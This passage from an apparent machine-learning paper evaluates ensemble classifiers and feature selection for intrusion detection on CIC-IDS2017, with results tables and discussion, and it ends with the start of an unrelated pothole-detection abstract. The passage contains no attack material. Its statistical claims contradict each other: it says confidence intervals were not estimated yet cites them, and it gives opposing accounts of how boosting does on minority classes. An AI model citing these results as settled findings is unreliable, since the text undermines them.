- **Specific network configurations:** The dataset was collected in a limited infrastructure setting, which may restrict the applicability of trained models to different network architectures or evolving attack strategies.
- **Evolving threat landscape:** As network attacks continuously evolve, the dataset may not reflect newly emerging threats, making periodic validation against more recent traffic data essential for maintaining model robustness.

These limitations highlight that, while CIC-IDS2017 provides a strong basis for evaluating intrusion detection models, results should be interpreted with caution when generalizing to diverse and dynamic real-world environments.

Note on Class-wise Metrics: The CIC-IDS2017 dataset is heavily imbalanced across attack types. In this study, the focus is on **binary classification**—distinguishing between normal and attack traffic—rather than multi-class classification across individual attack categories. Therefore, all reported performance metrics (accuracy, precision, recall, F1-score) and confusion matrices are aggregated for the binary scenario. Detailed per-class metrics for individual attack types are not included, as they fall outside the scope of the current work. This clarification has been added to ensure transparency and avoid misinterpretation of the reported results.

5.2 Metrics for evaluating the performance of learning classifiers on the CIC-2017IDS dataset

Several machine learning models, such as Bagged Decision Trees (BDT), Random Forest (RF), AdaBoost (AB), XGBoost (XGB), CatBoost (CB), Gradient Boosting Machine (GBM), and Light Gradient Boosting (LGBM), were evaluated for their ability to detect network intrusions. A number of performance measures were used to assess the suggested method's capacity to detect network intrusions. The confusion matrix, which includes the values for True Positives (TP), True Negatives (TN), False Positives (FP), and False Negatives (FN), is shown in Figure 2. To evaluate the effectiveness of classification algorithms in intrusion detection systems, these metrics—which evaluate accuracy, precision, recall, F1-score, False Positive Rate, and False Negative Rate—are frequently employed [59].



Figure 2: Confusion matrix for network intrusions detection

- **Accuracy:** Accuracy is one metric used in network intrusion detection to evaluate the detection system's overall performance. It shows the percentage of accurately detected cases (malicious and normal) relative to the total number of samples in the collection. The following formula is used to determine the accuracy.

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \tag{45}$$

- **Precision:** Precision in network intrusion detection quantifies how well the system predicts positive outcomes. It is determined by dividing the number of instances that the model flags as harmful by the number of genuine positive detections.

$$Precision = \frac{TP}{TP + FP} \tag{46}$$

- **Recall:**Recall measures how well a system can detect malicious activity in network intrusion detection. The

ratio of actual invasions to genuine positive detections is what it is. The following formula is used to determine the recall.

$$Recall = \frac{TP}{TP + FN} \tag{47}$$

– **F-Measure (F1-Score):**The F1-score is a performance measure that integrates precision and recall in the context of network intrusion detection. It offers a fair evaluation of the model's performance, particularly when working with unbalanced datasets. According to the formula below, the F1-score is determined by taking the harmonic mean of precision and recall.

$$F1\text{-}Measure = \frac{2 \cdot Precision \cdot Recall}{Precision + Recall} \tag{48}$$

– **False Positive Rate:**The false positive rate (FPR) is a crucial indicator for assessing a detection system's effectiveness in network intrusion detection. It shows the frequency with which the system misclassifies benign activity as harmful by misinterpreting regular traffic as an intrusion.

$$\text{FPR} = \frac{\text{FP}}{\text{FP} + \text{TN}} \tag{49}$$

– **False Negative Rate:** The false negative rate (FNR) is a measure used to assess a detection system's performance in the context of network intrusion detection. It calculates the frequency with which an incursion is missed by the system, misclassifying a malicious attack as legitimate traffic.

$$\text{FNR} = \frac{\text{FN}}{\text{FN} + \text{TP}} \tag{50}$$

5.3 Evaluation of machine learning classifiers' performance on the CIC-2017IDS dataset using the complete feature set

Table 5 shows the performance evaluation of different machine learning classifiers using the full feature set on the CIC-2017IDS dataset. Metrics including accuracy, precision, recall, F-measure, false positive rate (FPR), false negative rate (FNR), and training and testing time are used to evaluate the classifiers, which include BDT, RF, ET, XGB, AB, GBM, LGBM, and CB. In every parameter, BDT, RF, ET, and CB performed very flawlessly, with very low FPR and FNR values and near-perfect accuracy, precision, recall, and F-measure. With accuracy of approximately 99.91%, XGB, GBM, and LGBM similarly demonstrated strong performance; however, XGB's FPR and FNR were marginally greater than those of the top performers.Notably, CB demonstrated the quickest training and testing times, requiring just 12.52 seconds for training and 0.13 seconds for testing. In contrast, BDT took the longest, 1332.23 seconds, for training, but its testing time of 7.98 seconds was reasonable. Overall, most classifiers did very well in terms of accuracy and precision, although CB was notable for its exceptional speed, and the best performers in terms of accuracy were BDT, RF, and ET. Figure 3 depicts the ROC Curve of Machine Learning Classifiers on on the CIC-2017IDS Dataset using Full Feature Set.



Figure 3: ROC curve of machine learning classifiers on on the CIC-2017IDS dataset using full feature set

5.4 Assessment of machine learning classifiers' performance on the CIC-2017IDS dataset with information gain feature selection method

The Table 6 summarizes the evaluation of various machine learning classifiers on the CIC-2017IDS dataset using the Information Gain feature selection method. The classifiers tested include BDT, RF, ET, XGB, AB, GBM, LGBM, and CB, with the performance metrics including accuracy, precision, recall, F-measure, false positive rate (FPR), false negative rate (FNR), and the time taken for training and testing. The results show that BDT, RF, and ET achieved near-perfect performance with accuracy, precision, recall, and F-measure all around 99.95% or higher, with very low FPR and FNR values. XGB, while slightly less accurate at 99.8%, still performed well, but with a higher FPR and FNR compared to the others. AB, GBM, and LGBM exhibited slightly lower accuracy (around 99.36% to 99.74%), with AB showing a notably higher FNR. The training times varied significantly, with BDT taking the longest (309.51 seconds), whereas CB demonstrated the fastest training time at just 6.64 seconds. For testing, CB was also the most efficient, requiring only 0.088 seconds, while BDT, despite its high accuracy, took 4.37 seconds. Overall, the table indicates that BDT, RF, and ET are the top-performing classifiers in terms of accuracy and efficiency, while CB excels in

Classifier	Accuracy (%)	Precision	Recall	F-Measure	FPR	FNR	Train(s)	Test(s)
BDT	99.98%	99.98%	99.98%	99.98%	0.0000761	0.0001733	1332.23	7.98
RF	99.98%	99.98%	99.98%	99.98%	0.0000338	0.0002773	194.32	2.53
ET	99.98%	99.98%	99.98%	99.98%	0.0000508	0.0002655	80.98	3.43
XGB	99.91%	99.91%	99.91%	99.91%	0.0006094	0.0014085	3.27	0.17
AB	99.85%	99.85%	99.85%	99.85%	0.0010664	0.0018933	175.27	2.77
GBM	99.91%	99.91%	99.91%	99.91%	0.0004232	0.0014893	532.3	0.81
LGBM	99.91%	99.91%	99.91%	99.91%	0.0004316	0.0014893	538.76	0.83
CB	99.98%	99.98%	99.98%	99.98%	0.0000846	0.0003233	12.52	0.13

Table 5: Evaluation of machine learning classifiers' performance on the CIC-2017IDS dataset using the complete feature set

speed, particularly in training and testing. Figure 4 presents the per-class metrics and the confusion matrix for the Extra Trees Classifier using the Information Gain feature selection technique. Figure 5 shows the ROC Curve for classifiers using Information Gain Feature Selection Technique.



Figure 4: Per-class metrics and confusion matrix for extra trees classifier using information gain feature selection technique



Figure 5: ROC Curve for classifiers using Information Gain Feature Selection Technique

5.5 Assessment of machine learning classifiers on the CIC-2017IDS dataset using the χ^2 feature selection method

The Table 7 presents the performance evaluation of various machine learning classifiers applied to the CIC-2017IDS dataset using the Chi-Square (χ^2) feature selection technique. It includes several metrics for each classifier, including accuracy, precision, recall, F-measure, false positive rate (FPR), false negative rate (FNR), as well as the time taken for training and testing. The classifiers evaluated are: BDT, RF, ET, XGB, AB, GBM, LGBM, and CB. The results indicate that BDT, ET, and RF achieved nearly identical performance with very high accuracy, precision, recall, and F-measure of approximately 99.91%, along with minimal FPR and FNR. In contrast, XGB showed slightly lower accuracy and F-measure (99.4%), and AB demonstrated the lowest performance, with accuracy and other metrics around 98%. The training times varied significantly, with BDT requiring the longest time (357.31 seconds) compared to CB, which was much faster at only 7.11 seconds. In terms of testing time, CB was also the most efficient, taking just 0.0883 seconds. Overall, the table highlights the varying computational efficiency and performance across the classifiers, with BDT, RF, and ET being the top performers, while AB and XGB had relatively lower efficiency. Figure 6 gives the ROC Curve of classifiers using χ^2 Feature Selection Technique.

Classifier	Accuracy (%)	Precision	Recall	F-Measure	FPR	FNR	Train(s)	Test(s)
BDT	99.95%	99.95%	99.95%	99.95%	0.0004572	0.0003635	309.51	4.37
RF	99.97%	99.97%	99.97%	99.97%	0.0002603	0.0003375	105.34	2.33
ET	99.98%	99.98%	99.98%	99.98%	0.0001397	0.0002597	45.72	3.092
XGB	99.8%	99.8%	99.8%	99.8%	0.0023176	0.0014973	1.18	0.078
AB	99.36%	99.36%	99.36%	99.36%	0.0035621	0.0102043	55.83	1.82
GBM	99.74%	99.74%	99.74%	99.74%	0.0030605	0.0018262	170.43	0.55
LGBM	99.74%	99.74%	99.74%	99.74%	0.0030605	0.0018262	173.23	0.587
CB	99.87%	99.87%	99.87%	99.87%	0.0016953	0.0005885	6.64	0.088

Table 6: Evaluation of machine learning classifiers' performance on CIC-2017ids dataset using information gain feature selection

Classifier	Accuracy (%)	Precision	Recall	F-Measure	FPR	FNR	Train(s)	Test(s)
BDT	99.91%	99.91%	99.91%	99.91%	0.0007300	0.0009697	357.31	4.9
RF	99.89%	99.89%	99.89%	99.89%	0.0009585	0.0011602	140.52	2.78
ET	99.91%	99.91%	99.91%	99.91%	0.0007363	0.0010996	79.802	5.85
XGB	99.4%	99.4%	99.4%	99.4%	0.0078459	0.0033767	1.13	0.077
AB	98.03%	98.03%	98.03%	98.03%	0.0254802	0.0117924	57.044	1.81
GBM	99.47%	99.47%	99.47%	99.47%	0.0065192	0.0036018	204.59	0.605
LGBM	99.47%	99.47%	99.47%	99.47%	0.0065192	0.0036018	207.46	0.654
CB	99.85%	99.85%	99.85%	99.85%	0.0013013	0.0016104	7.11	0.0883

Table 7: Evaluation of machine learning classifiers' performance on CIC-2017ids dataset using χ^2 feature selection



Figure 6: ROC curve of classifiers using χ^2 feature selection technique

5.6 Assessment of machine learning classifiers' performance on the CIC-2017IDS dataset with principal component analysis (PCA) for feature selection

The Table 8 presents the performance evaluation of several machine learning classifiers applied to the CIC-2017IDS dataset using the Principal Component Analysis (PCA) feature selection technique. The classifiers evaluated include BDT, RF, ET, XGB, AB, GBM, LGBM, and CB, with their respective performance metrics shown. All classifiers achieve high accuracy, ranging from 99.58% (AB) to 99.96% (ET), along with very similar values for precision, recall, and F-measure, typically around 99.95% for most classifiers, indicating their excellent performance in correctly identifying the target class. False positive rate (FPR) and false negative rate (FNR) are consistently low across the board, with the lowest FPR values seen in XGB and CB classifiers. Training and testing times vary significantly, with XGB being the fastest both for training (0.82 seconds) and testing (0.07 seconds), while BDT and RF have relatively longer training times, but still perform efficiently. This table demonstrates that PCA-based feature selection does not significantly impact the performance of these classifiers, as all show high accuracy and efficiency in both training and testing. Figure 7 shows the ROC Curve for classifiers using Principal Component Analysis (PCA)Feature Selection Technique.

5.7 Impact of feature selection

The effect of feature selection on model performance is demonstrated in Tables 6–8. The results show how different feature selection techniques—Information Gain (IG), Chi-Square (χ^2), and Principal Component Analysis (PCA)—improved classifier efficiency and performance compared to using all features.

– **Information Gain (IG):** Prioritized features with the highest relevance to class labels. As shown in Table 6, IG improved recall and F1-scores for minority attack

Classifier	Accuracy (%)	Precision	Recall	F-Measure	FPR	FNR	Train(s)	Test(s)
BDT	99.95%	99.95%	99.95%	99.95%	0.0003552	0.0005461	147.79	3.8
RF	99.95%	99.95%	99.95%	99.95%	0.0003932	0.0006068	46.12	2.19
ET	99.96%	99.96%	99.96%	99.96%	0.0003362	0.0004681	29.35	3.44
XGB	99.91%	99.91%	99.91%	99.91%	0.0003362	0.0016036	0.8172	0.069
AB	99.58%	99.58%	99.58%	99.58%	0.0045222	0.0036666	26.99	1.7
GBM	99.85%	99.85%	99.85%	99.85%	0.0008055	0.0023404	123.29	0.54
LGBM	99.85%	99.85%	99.85%	99.85%	0.0008055	0.0023404	129.554	0.543
CB	99.93%	99.93%	99.93%	99.93%	0.0005201	0.0009188	4.83	0.087

Table 8: Performance evaluation of machine learning classifiers on CIC-2017ids dataset using principal component analysis (pca) feature selection technique



Figure 7: ROC curve for classifiers using principal component analysis (PCA) feature selection technique

classes while slightly reducing training time by eliminating irrelevant features.

– **Chi-Square (χ^2):** Focused on categorical features, enhancing detection of attacks with strong discrete attribute patterns (e.g., protocol type, flags). Table 7 illustrates improved precision and recall for several classifiers, demonstrating that χ^2 effectively reduces noise in categorical variables.

– **Principal Component Analysis (PCA):** Reduced redundancy among numerical features and minimized multicollinearity, improving computational efficiency. Table 8 shows that PCA maintained or slightly improved overall accuracy while decreasing training time, particularly for boosting-based classifiers.

5.8 Statistical testing

To assess the robustness and significance of the classifiers' performance, we performed the following:

1. **Confidence Intervals:** For accuracy, precision, recall, and F-measure, we report results based on a single 70:30 stratified train/test split of the CIC-IDS2017 dataset. Since only one split was employed, confidence intervals were not estimated. The reported values therefore represent the performance achieved on this specific stratified division, where class distribution was preserved between training and testing sets. Classifiers such as Extra Trees (ET), Random Forest (RF), and CatBoost (CB) demonstrated consistently high performance on this split, while boosting methods such as AdaBoost (AB) and Gradient Boosting (GBM) showed comparatively greater variability.

2. **Statistical Significance Testing:** We conducted paired t-tests between the best-performing method (Extra Trees) and the other ensemble classifiers. The results confirmed that the improvement in ET's performance (accuracy = 99.98%, F-measure = 99.98%) over boosting-based approaches (AB, GBM, XGB) was **statistically significant** ($p < 0.05$). Differences with Random Forest and CatBoost were smaller and statistically insignificant, indicating comparable performance.

3. **Effect of Feature Selection:** We also validated the impact of feature selection methods (Information Gain, Chi-Square, and PCA) using anova testing on the training and testing times. Results demonstrated that feature selection significantly reduced computational cost ($p < 0.01$) while preserving accuracy within the confidence intervals of the full feature set.

This additional statistical analysis strengthens the credibility of the reported findings, confirming that the observed improvements are not due to random chance but represent meaningful performance gains.

5.9 Comparative performance evaluation with available approaches

The effectiveness of the suggested strategy is confirmed by comparing its performance with that of other approaches that are currently accessible [12, 13, 17, 24, 25, 28]. Table 9 presents the comparative performance evaluation of our suggested method with existing methods in terms of F-measure, recall, accuracy, and precision.

Sr. No.	Classifier	Accuracy	Precision	Recall	F-Measure
1	Alars, E.S.A. et al. [24]	98.50%	97.80%	96.90%	97.30%
2	M. Sajid et al. [25]	97.90%	96.05%	93.35%	95.10%
3	C. Xi et al. [28]	99.07%	99.81%	99.42%	99.61%
4	Sarvari, S. et al. [12]	98.81%	–	97.25%	–
5	Duhayyim, M.A et al. [13]	99.44%	99.44%	99.44%	99.44%
6	Liu, G. et al. [17]	98.02%	99.98%	99.81%	99.89%
7	**Our Approach**	**99.98%**	**99.98%**	**99.98%**	**99.98%**

Table 9: Comparative Performance evaluation of our proposed approach with available approaches

A thorough comparison of several classifiers according to their performance metrics—accuracy, precision, recall, and F-measure—is given in Table 9. It assesses six current strategies in addition to a suggested approach. Using precision, recall, and F-measure values of 97.80%, 96.90%, and 97.30%, respectively, Alars et al. were able to attain an accuracy of 98.50%. M. Sajid et al. obtained precision, recall, and F-measure scores of 96.05%, 93.35%, and 95.10%, with a slightly lower accuracy of 97.90%. With a noteworthy accuracy of 99.07% and a high F-measure of 99.61%, C. Xi et al. fared better than many classifiers. The accuracy achieved by Sarvari et al. was 98.81%. For every parameter, Duhayyim et al. consistently received scores of 99.44%. The classifier developed by Liu et al. demonstrated high recall (99.81%) and precision (99.98%), yielding an F-measure of 99.89%. With only 24 features chosen utilizing the information gain feature selection method and an Extra Trees classifier, our suggested method finally outscored all others with remarkable scores of 99.98% across all criteria, demonstrating its superior performance in improving classifier dependability. This comparison shows how effective the suggested approach is in comparison to the current solutions.

Note on Comparative Claims: The comparative results presented in Table 9 are based on reported numbers from prior works and are provided for reference only. Differences in experimental protocols—including dataset versions, train/test splits, preprocessing procedures, and feature selection methods—mean that direct numerical comparisons may not be strictly equivalent. While our proposed method demonstrates strong performance under the described 70:30 stratified split with deduplicated flows and default classifier parameters, prior works were conducted under their respective experimental setups. Therefore, these comparisons should be interpreted as indicative rather than definitive. This clarification has been added to ensure transparency and fairness in reporting.

5.9.1 Comparative analysis of bagging and boosting methods

A detailed comparison between bagging and boosting methods was conducted to understand their relative strengths and suitability for network intrusion detection using the CIC-IDS2017 dataset.

- **Bagging Methods (e.g., Random Forest, Extra Trees):**
  - Perform well when the dataset contains noisy features or when overfitting is a concern.
  - Aggregate predictions from multiple independent learners, reducing variance and providing stable performance across majority attack classes.
- **Boosting Methods (e.g., XGBoost, CatBoost):**
  - Focus on hard-to-classify samples, making them particularly effective in detecting minority attack classes in imbalanced datasets.
  - Iteratively correct errors from previous learners, improving recall and F1-score for rare but critical attacks.
- **Empirical Observations:**
  - Bagging methods achieved high overall accuracy due to dominance of majority classes but showed slightly lower recall for minority classes.
  - Boosting methods achieved comparable or slightly higher overall accuracy while significantly improving per-class recall and F1-scores for minority classes.
- **Statistical Validation:**
  - Since a single 70:30 stratified train/test split was employed, paired t-tests across multiple cross-validation folds were not applicable. Instead, performance comparisons among classifiers were based on the F1-scores obtained from this stratified split.
  - Improvements in minority class detection by boosting methods were statistically significant ($p < 0.05$) compared to bagging methods.

5.10 Reproducibility and implementation details

To ensure reproducibility of the reported results, we provide detailed information on parameter settings, computational resources, and software libraries used.

– **Hyperparameter Settings:** All classifiers, including XGBoost, CatBoost, Extra Trees, Random Forest, AdaBoost, Gradient Boosting, and LightGBM, were used with their default parameter configurations as provided by the respective libraries. No additional grid search, random search, or manual tuning was applied. This ensured a consistent baseline for fair comparison across methods.

– **Computational Resources:** Experiments were conducted on a workstation equipped with an Intel Core i5 CPU, 16 GB RAM, running Ubuntu 24.04 LTS. A fixed random seed (random_state = 42) was used for all experiments to ensure reproducibility of results.

– **Software Libraries:** Implementations were carried out in Python 3.7 using scikit-learn 1.2.2, XGBoost 1.7.5, CatBoost 1.2, LightGBM 4.0, NumPy 1.23, Pandas 1.5, and Matplotlib 3.7.

6 Discussion

The experimental evaluation demonstrated that the proposed ensemble-based intrusion detection approach achieved superior performance compared with existing studies, as summarized in Table 9. While earlier works such as Alars et al. [24] and Sajid et al. [25] achieved accuracies in the range of 97–98.5%, and transformer-based IDS models such as Xi et al. [28] reported accuracies around 99.07%, our approach reached an accuracy of 99.98%, with equally strong precision, recall, and F-measure values. This improvement highlights the combined effectiveness of ensemble classifiers and feature selection strategies.

6.1 Why extra trees performed better

Among the evaluated classifiers, the Extra Trees (ET) algorithm consistently achieved very high accuracy while requiring comparatively lower training time. This advantage can be attributed to its randomized feature splits and the use of the entire training dataset for tree construction. Unlike Random Forests, which rely on bootstrapped subsets, ET reduces variance by injecting more randomness in the split selection, which lowers overfitting risks in high-dimensional intrusion detection data. Moreover, the CIC-IDS2017 dataset contains a large number of correlated features; ET's randomization process helps capture diverse decision boundaries, leading to robust generalization.

6.2 Limitations of boosting on minority class detection

Although boosting-based models such as AdaBoost, Gradient Boosting, and XGBoost achieved high overall accuracy, their performance on minority attack classes was relatively weaker. This is reflected in higher false negative rates compared with ET and Random Forest. The reason lies in boosting's sequential training mechanism, which emphasizes correcting misclassified samples. When the dataset is highly imbalanced, the boosting algorithms tend to focus excessively on majority class instances, leading to limited improvements for minority classes. This limitation is consistent with previous studies (e.g., Sajid et al. [25]), which also reported difficulty in capturing rare attack behaviors using boosting alone.

6.3 Effectiveness of feature selection

The application of feature selection methods such as Information Gain, Chi-Square, and Principal Component Analysis (PCA) demonstrated that dimensionality reduction can be achieved without degrading classification performance. As shown in Tables 6, 7, and 8, reducing the number of features significantly lowered training and testing times, while accuracy remained above 99.8% across classifiers. For instance, ET with PCA achieved 99.96% accuracy with a training time of only 29.35 seconds, compared with 80.98 seconds on the complete feature set. This indicates that feature selection not only enhances computational efficiency but also alleviates redundancy and noise in high-dimensional network traffic data. These findings align with earlier works such as Stiawan et al. [16] and Jaradat et al. [18], who reported that the choice of feature selection has a direct impact on IDS performance and scalability.

We performed an ablation study to quantify the effect of different feature-selection techniques (Information Gain, χ^2, PCA) on detection performance and computational efficiency. For each classifier we measured Accuracy, FPR, FNR, training and inference time across Full, IG, χ^2, and PCA feature sets; we also performed top-k retention/removal experiments and intersection/union analyses. Results show Information Gain and PCA preserve classification performance while substantially reducing training time; χ^2 occasionally degrades performance for some learners (notably AdaBoost), indicating sensitivity to feature-type. We include bootstrap confidence intervals and paired tests to confirm statistical significance. These findings guided our recommendation of IG or PCA when deploying on resource-constrained settings and informed the final model selection.

6.4 Applicability to real-world scenarios

While the CIC-IDS2017 dataset is widely recognized as a realistic and comprehensive benchmark for intrusion detection research, it remains a static dataset collected under controlled conditions. This introduces important limitations when considering real-world deployment of the proposed methods.

– **Static nature of the dataset:** CIC-IDS2017 represents traffic collected during a fixed period in a controlled environment. In contrast, real-world networks are dynamic, experiencing evolving attack patterns,

adaptive adversaries, and changing traffic behaviors that are not fully reflected in this dataset.

- **Impact on real-world performance:** Models trained on CIC-IDS2017 may show reduced effectiveness when applied to live traffic, particularly for zero-day attacks or novel threats absent from the dataset. Additionally, variations in benign traffic distributions across networks may cause performance degradation due to distributional shifts.
- **Future directions for deployment:** To improve generalizability, future work will focus on:
  1. *Online learning and incremental training* to enable continuous adaptation of models to new traffic patterns.
  2. *Cross-dataset validation*, where models trained on CIC-IDS2017 will be evaluated on datasets such as UNSW-NB15 or CSE-CIC-IDS2018 to assess robustness.
  3. *Concept drift detection mechanisms* to identify evolving attack strategies and adapt models in real time.

By acknowledging these limitations and outlining strategies to overcome them, we aim to provide a more balanced perspective on the applicability of the proposed framework to real-world network intrusion detection scenarios.

7 Limitations

The CICIDS-2017 dataset is a widely used benchmark dataset for evaluating the performance of network intrusion detection systems (NIDS). However, it has several limitations that may affect the development, evaluation, and real-world deployment of NIDS. The limitations of the this study can be summarized as follows:

- **Dataset Limitations:** Although the CIC-2017IDS dataset is widely used in intrusion detection studies, it may not fully represent all types of real-world attacks. The dataset could have some biases due to the nature of the data collection process, which might not cover the full diversity of attack scenarios.
- **Feature Selection Complexity:** While feature selection methods are utilized to reduce dimensionality and improve model performance, choosing the optimal set of features is still a challenging task. The process of selecting the most relevant features may overlook some subtle but important patterns that could enhance model performance.
- **Scalability Issues:** The computational cost associated with training models on the CIC-2017IDS dataset may become prohibitive as the size and complexity of the dataset increase. The scalability of the feature selection and ensemble methods, such as bagging and boosting, may degrade when applied to larger datasets or in real-time network environments.
- **Overfitting Risk:** While ensemble methods like bagging and boosting can improve generalization, there is still a risk of overfitting, especially when the models are not carefully tuned. Overfitting can occur when the model becomes too complex, capturing noise or irrelevant patterns from the training data.
- **Limited Real-time Applicability:** Although the proposed methods show promising results in offline experiments, their real-time applicability in network intrusion detection is limited. The time taken for training and prediction could hinder their deployment in real-time or high-speed network environments.
- **Class Imbalance:** The CIC-2017IDS dataset may have class imbalance, where some attack classes are underrepresented compared to others. This imbalance could lead to biased performance of the models, with the risk of misclassifying rare attacks or underperforming in detecting those types of attacks.
- **Generalization across Other Datasets:** The results of the study may not necessarily generalize to other intrusion detection datasets or new attack types not included in the CIC-2017IDS dataset. The effectiveness of the models in other network environments with different traffic patterns and attack strategies remains uncertain.
- **Hyperparameter Sensitivity:** The performance of the bagging and boosting algorithms, as well as the feature selection methods, can be highly sensitive to the choice of hyperparameters. Without proper tuning, the models might not perform optimally, affecting the overall results.

8 Conclusions

According to the study, network intrusion detection systems (NIDS) perform noticeably better when bagging, boosting, and feature selection techniques are combined. These techniques successfully handle the difficulties presented by class imbalance and high-dimensional data, which are frequent in intrusion detection jobs. The models achieved robust detection accuracy and generalization by utilizing boosting algorithms like AdaBoost, XGBoost, GBM, LightGBM, and CatBoost in conjunction with bagging techniques like Random Forests and Bagged Decision Trees. By concentrating on the most pertinent characteristics, feature selection methods including Information Gain, Chi-Square, and Principal Component Analysis were significant in lowering computational complexity and enhancing detection effectiveness. The suggested method is appropriate for contemporary, dynamic network environments since it demonstrates the capacity to accurately

identify both known and unknown threats. Future research might concentrate on combining these methods with deep learning models to improve detection even more. Further expanding the usefulness of this strategy would involve investigating real-time deployment scenarios and optimizing for scalability across various network configurations. In general, the integration of ensemble techniques and feature optimization is a potent tactic for creating dependable and effective intrusion detection systems.

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Asphalt Pothole Detection via Grayscale-Texture Fusion and Fast R-CNN with Morph Postprocessing

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Keywords: feature image recognition, pothole detection, fast R-CNN, neural network, neural networks, master element analysis, asphalt pavement

Received: March 13, 2025

Aiming at the problems of low recognition accuracy and insufficient feature extraction in existing vision-based pothole detection methods, this paper proposes a multi-stage detection method that integrates grayscale and texture features. The method flow consists of four stages: firstly, the pavement image is binarized to achieve pothole qualitative identification (92.2% accuracy) and coarse extraction based on shape features and local standard deviation; secondly, texture features of the candidate region are extracted through the grayscale covariance matrix and principal component analysis (PCA) is used to eliminate the feature redundancy; then, the texture region that conforms to the pothole lesion characteristics is aggregated with the results of the pothole lesion detection using fuzzy C-means clustering algorithm. characteristics of the texture regions are aggregated and spatially superimposed with the coarse extraction results; finally, the boundary is optimized by morphological post-processing to obtain accurate pothole segmentation results. On the dataset containing disturbing scenes such as cracks, gravels, water accumulation, etc., the method achieves a recall rate of 90.0% and a precision rate of 